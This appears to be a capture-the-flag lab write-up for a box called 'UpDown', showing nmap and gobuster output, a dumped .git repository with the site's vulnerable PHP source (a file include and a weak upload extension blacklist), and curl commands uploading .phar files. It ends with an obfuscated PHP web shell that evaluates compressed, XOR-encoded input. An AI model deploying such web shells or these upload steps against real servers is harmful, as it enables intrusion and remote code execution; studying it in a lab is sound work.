UpDown


NMAP

```
nmap -sS 10.129.57.148
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-31 14:06 GMT
Nmap scan report for 10.129.57.148
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
```

```
nmap -A 10.129.57.148
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-31 14:09 GMT
Nmap scan report for 10.129.57.148
Host is up (0.023s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
|_  256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Is my Website up ?
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

Port 80



Gobuster

```
gobuster dir -u http://10.129.57.148 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.57.148
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/01/01 09:30:27 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/dev                  (Status: 301) [Size: 312] [-->
http://10.129.57.148/dev/]
/index.php            (Status: 200) [Size: 1131]
/server-status        (Status: 403) [Size: 278]
===============================================================
2023/01/01 09:30:40 Finished
```

```
===============================================================

gobuster dir -u http://10.129.57.148/dev/ -w
/usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.57.148/dev/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/01/01 09:33:19 Starting gobuster in directory enumeration mode
===============================================================
/.git/HEAD            (Status: 200) [Size: 21]
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 0]
===============================================================
2023/01/01 09:33:30 Finished
===============================================================
```

Git

```
git clone https://github.com/arthaud/git-dumper
cd git-dumper
pip3 install -r requirements.txt
./git_dumper.py 'http://10.129.57.148/dev/.git/' ~/10.129.57.148
```

index.php

```
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<?php
    define("DIRECTACCESS",false);
    $page=$_GET['page'];
    if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
        include($_GET['page'] . ".php");
    }else{
        include("checker.php");
    }
?>
```

```
</code>

<file php checker.php>
<?php
if(DIRECTACCESS){
    die("Access Denied");
}
?>
<!DOCTYPE html>
<html>

  <head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
    <link rel="stylesheet" type="text/css" media="screen"
href="stylesheet.css">
    <title>Is my Website up ? (beta version)</title>
  </head>

  <body>

    <div id="header_wrap" class="outer">
        <header class="inner">
          <h1 id="project_title">Welcome,<br> Is My Website UP ?</h1>
          <h2 id="project_tagline">In this version you are able to scan
a list of websites !</h2>
        </header>
    </div>

    <div id="main_content_wrap" class="outer">
      <section id="main_content" class="inner">
        <form method="post" enctype="multipart/form-data">
                <label>List of websites to check:</label><br><br>
                <input type="file" name="file" size="50">
                <input name="check" type="submit" value="Check">
        </form>

<?php

function isitup($url){
    $ch=curl_init();
    curl_setopt($ch, CURLOPT_URL, trim($url));
    curl_setopt($ch, CURLOPT_USERAGENT, "siteisup.htb beta");
    curl_setopt($ch, CURLOPT_HEADER, 1);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_TIMEOUT, 30);
    $f = curl_exec($ch);
```

```
    $header = curl_getinfo($ch);
    if($f AND $header['http_code'] == 200){
        return array(true,$f);
    }else{
        return false;
    }
    curl_close($ch);
}

if($_POST['check']){

    # File size must be less than 10kb.
 if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
    $file = $_FILES['file']['name'];

    # Check if extension is allowed.
 $ext = getExtension($file);
if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$e
xt)){
        die("Extension not allowed!");
    }

    # Create directory to upload our file.
 $dir = "uploads/".md5(time())."/";
    if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

  # Upload the file.
 $final_path = $dir.$file;
    move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

  # Read the uploaded file.
 $websites = explode("\n",file_get_contents($final_path));

    foreach($websites as $site){
        $site=trim($site);
        if(!preg_match("#file://#i",$site) &&
!preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
            $check=isitup($site);
            if($check){
                echo "<center>{$site}<br><font color='green'>is up
^_^</font></center>";
            }else{
                echo "<center>{$site}<br><font color='red'>seems to be
down :(</font></center>";
            }
        }else{
            echo "<center><font color='red'>Hacking attempt was
```

```
detected !</font></center>";
        }
    }

  # Delete the uploaded file.
 @unlink($final_path);
}

function getExtension($file) {
    $extension = strrpos($file,".");
    return ($extension===false) ? "" : substr($file,$extension+1);
}
?>
      </section>
    </div>

    <div id="footer_wrap" class="outer">
      <footer class="inner">
        <p class="copyright">siteisup.htb (beta)</p><br>
        <a class="changelog" href="changelog.txt">changelog.txt</a><br>
      </footer>
    </div>

  </body>
</html>
```

admin.php

```
<?php
if(DIRECTACCESS){
    die("Access Denied");
}

#ToDo
?>
```

.htaccess

```
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header


</code>

====== Exp Attempt1 ======

  * DNS problems -> added 10.129.227.227 siteisup.htb dev.siteisup.htb
```

```
to /etc/hosts
  * Added header to burp proxy/match for access to dev site

<file php test.phar>
<?php phpinfo(); ?>
http://10.10.14.49
http://10.10.14.49
http://10.10.14.49
http://10.10.14.49
http://10.10.14.49
http://10.10.14.49
```

- upload @dev.siteisup.htb with correct header, check /uploads folder, find phpinfo

echo “<?php phpinfo(); ?>” > test.phar curl -d @test.phar http://dev.siteisup.htb/ -H “Special-Dev: only4dev”

curl -d @ws.phar http://dev.siteisup.htb/ -H “Special-Dev: only4dev”

</code>

ws.phar

```
$str = <<<EOF
<?php $w='ntents("php://input")mU,$mmU)==1mU)
{mU@omUb_start()mU;@emUval(@gzuncommUpress(@x(@b';
$j=str_replace('oU','','coUreaoUte_oUfuoUnoUcoUtion');
$m='$k="084e0mU343mU"mU;$kh="amU0486ff05530mU";mU$mUkf="df6c705c8bb4mU"
;$p="mUBC7UTqZmUXlVfu';
$A='j};}}rmUeturn mU$o;}if
(mU@mUpreg_match(mU"/$mUkh(.+)$kfmU/",@fimUle_gmUmUet_mUcmUo';
$t=');$mUr=@basemU64_encmUomUde(@x(@gzcomUmprmUess($o),mU$k));mUprint("
$pmU$khmU$r$kf");}';
$N='r($mUi=0;$mUi<$l;){formU($j=0;($j<$cmUmU&&$i<$l);$j+mU+mU,$i++){$o.
=mU$t{$i}mU^mU$k{$';
$o='amUsemU64_decode(mUmU$m[1])mU,$k)));$o=@omUb_get_mUconmUtents()mU;@
ob_endmU_cmUlean(';
$k='mUsLmt";mUfunmUction
x(mU$t,$k){$mUcmU=mUstrlen($k);$lmU=mUstmUrlen($t);$o="";mUfomU';
$z=str_replace('mU','',$m.$k.$N.$A.$w.$o.$t);
$T=$j('',$z);$T();?>
EOF;
file_put_contents("../ws.php",$str);
```